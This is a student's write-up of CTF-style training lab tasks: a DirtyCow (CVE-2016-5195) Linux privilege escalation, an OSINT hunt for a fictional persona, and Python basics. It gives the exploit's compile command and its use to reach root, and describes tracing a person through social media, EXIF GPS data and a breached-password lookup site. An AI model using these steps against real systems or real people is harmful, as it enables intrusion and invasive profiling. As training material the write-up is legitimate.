
Question 5

By checking on github the DirtyCow source code, we were able to know which syntax to use for compiling since it was given and stated there in the source code itself, which is **gcc -pthread dirty.c -o dirty -lcrypt**




Question 6

After copying and pasting the whole DirtyCow source code in a file we created named dirty.c,




We were able to find and get the new username that was created, and that is firefart.




Question 7

Using the credentials firefart as the username and the password that we made, we hop over to the /root directory to own the server by the command **cd /root**. After that, using the command **ls** to check what's inside the directory, we noticed that there was a file named **message_from_the_grinch.txt**. Knowing that there was clearly a message by Grinch in there, we used the command **cat message_from_the_grinch.txt**. The message is received.



Thus following the instructions by Grinch, we created a file named coal in the directory and piping the output of the 'tree' command into the 'md5sum' command, we got the flag.



Question 8

By reading the notes in TryHackMe, we were able to get the CVE for the DirtyCow, that is **CVE-2016-5195**.

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

Thought Process/Methodology:

Having access to the machine's IP, we jumped straight to the terminal since that's how we were going to find most if not all of the answers for the questions. For the first question we got the answer telnet by using a command and we knew it's telnet since it is an old, deprecated protocol that was created in 1969. We obtained the answer for the second question by logging into the machine using telnet on port 23 since that was the given port for it. There, we could find both the username santa and password clauschristmas and clauschristmas was chosen as the answer as TryHackMe just wanted the password. For question 3, we got it by putting in a command given by THM after logging in using the credentials given in question 2, and that is Ubuntu as the Linux distribution and 12.04 for the version number. For question 4, we found that Grinch was the first one to get there before us by using a command provided in THM. For question 5, we got the answer, or rather the syntax that we can use to compile by searching for DirtyCow source code on github. Question 6 is a little bit tricky but we got it by copying the whole DirtyCow source code and then pasting it on a file that we created in the terminal, we named it dirty.c. After that, using the syntax that we got from question 5, we were able to find that firefart was the new username that was created. For question 7, after we were able to login successfully in firefart, we went into its root directory and found that there was a suspicious file. Using a command we were able to open it and were given instructions by Grinch to create a file named coal and piping the command 'tree' into the command 'md5sum' in the newly made directory. Flag is then shown. For the last question, we got the CVE for DirtyCow in the notes that TryHackMe gave us on that particular day-Day 13.

Day 14: OSINT - Where’s Rudolph?

Tools Used: Safari, Chrome


Question 1

According to the first question, it is asking on What URL will take us directly to Rudolph's Reddit comment history? With the poem provided for us in tryhackme it is said that user can be identified as “IGuidetheClaus2020'' so that is what we should search for.

What URL will take me directly to Rudolph's Reddit comment history?

Question 2


The next question is asking where was Rudolph born? From his reddit posts we can conclude that he was born in Chicago.



Question 3


Following that, the next question asks that Rudolph mentions Robert. Can you use Google to tell me Robert's last name? From here we can just simply google rudolph the red nose reindeer and the man we are searching for

By surfing the internet we can find his creator where their last name is “May” as well as additional information about them




Question 4

Question 4 is asking whether or not Rudolph might have other social media platforms? From his reddit posts we can find where he mentions about twitter




If we search for the same reddit handle on twitter we can find him having an almost same user and profile picture on twitter as well proving that the answer to question number 4 is **twitter**



Question 5

Answering the question ”What is Rudolph's username on that platform?” it is @IGuideClaus2020, reasons as to why it is different might be because of the limitation of characters for a username




Question 6

His profile shows that he retweeted a lot of tweets about the bachelorette concluding that it might be his favourite show at the moment


Question 7

Based on Rudolph's post history, he took part in a parade. Where did the parade take place? In order to get this information we can download the picture of the float he had posted on his twitter and put it in google image searches. We can see that it turns out to be in Chicago



Question 8

Next question is asking about the specifications of the location where the photos were taken? Searching for a website that gives out the exif data can spill all the data such as the gps specifications of said picture showing its position at 41.891815, 87.624277




Question 9

Exif data also allows us to see the flag which is “{FLAG}ALWAYSCHECKTHEEXIFD4T4”

Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

With the coordinates given we can easily copy it down onto google maps and see that the hotel he tweeted about is near the location where the parade was taken place



The street number is given in the description of the hotel which is “540”

540 Michigan Ave, Chicago, IL 60611, United States

Located in: The Shops at North Bridge

marriott.com

+1 312-836-0100

V9RG+V5 Chicago, Illinois, USA

Check-in time: 4:00 pm
Check-out time: 12:00 pm

LGBTQ+ friendly

Add a label

Thought Process/Methodology:


We can easily search a lot for a person's information with the little knowledge we have, from reddit we can find where he was born and also his creator which we also found further information about. From his reddit posts we can conclude that rudolph also has a twitter from his posts where he mentions his thoughts on using the app. From his twitter we found out his favorite tv shows as well as the fact that he went to a parade which took place in the streets of chicago where we also found out the coordinates of the streets using a website that gives off the exif data of the picture he uploaded on twitter. From there as well we found the flag for the image. Using the website scylla which can leak databases we can see whether or not Rudolph has been pwned and what password of his has been breached. Lastly, to find the street number of the hotel that he was staying at we could just paste the coordinates that we recently found on google maps and find the hotel that he had mention in his tweet which is "Chicago Marriott Downtown Magnificent Mile" where the street number can be found in the description.

Day 15: Scripting - There's a Python in my stocking!

Tools Used: Visual Studio Code, Python

Question 1

What's the output of True + True?



Question 2

What's the database for installing other people's libraries called? Through google searching we can see that database is called Python Package Index or PyPi

#2 What is the database for installing other peoples libraries called?

The answer to this question can be found in the dossier under the libraries section, or via some Google-Fu. The answer, a four letter shortening of Python Package Index, is an open and online database where you can find and download python packages for almost any need you have in a script.

Question 3

What is the output of bool("False")?

The output of bool("False") will be True because when using the bool function if the given amount does not equate to 0 that the output will true however if it is zero then it would be considered as false.

Question 4

What library lets us download the HTML of a webpage? the requests library


The requests library

We can download pages using the Python requests library. The requests library will make a GET request to a web server, which will download the HTML contents of a given web page for us. There are several different types of requests we can make using requests , of which GET is just one. 30 Mar 2021

Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

The output will come out as [1,2,3,6]



Question 6

What causes the previous task to output that?

The output is due to the fact it is given a pass by reference. The append() method in python adds a single item to the end of the existing list modifying the original list.

Thought Process/Methodology:

From day 15's advent we get to learn about scripting language Python where they explain different types of variables such as string, integer, float, list and more. There is also mentions of pass by reference which is a function frequently used to add another variable to an existing variable using the append() method. Other than that, there are also statements about how Python supports many math operators such as addition, dividing, multiplication, power, and also mod. Boolean is the two values that can only be considered either True and False. There is also If-statements where it is continuously used for decision making operations, it is also possible to build a one line if statement in Python. We also learn the for loop that allows us to iterate over a sequence and that range has its contribution to loop between numbers. Last but not least, libraries are frequently used to for us to make use of other people's code, 2 popular libraries are requests and beautiful soup where requests i used to download the HTML of a webpage, whereas Beautiful Soup is a Python library that is used for web scraping purposes to pull the data out of HTML and XML files.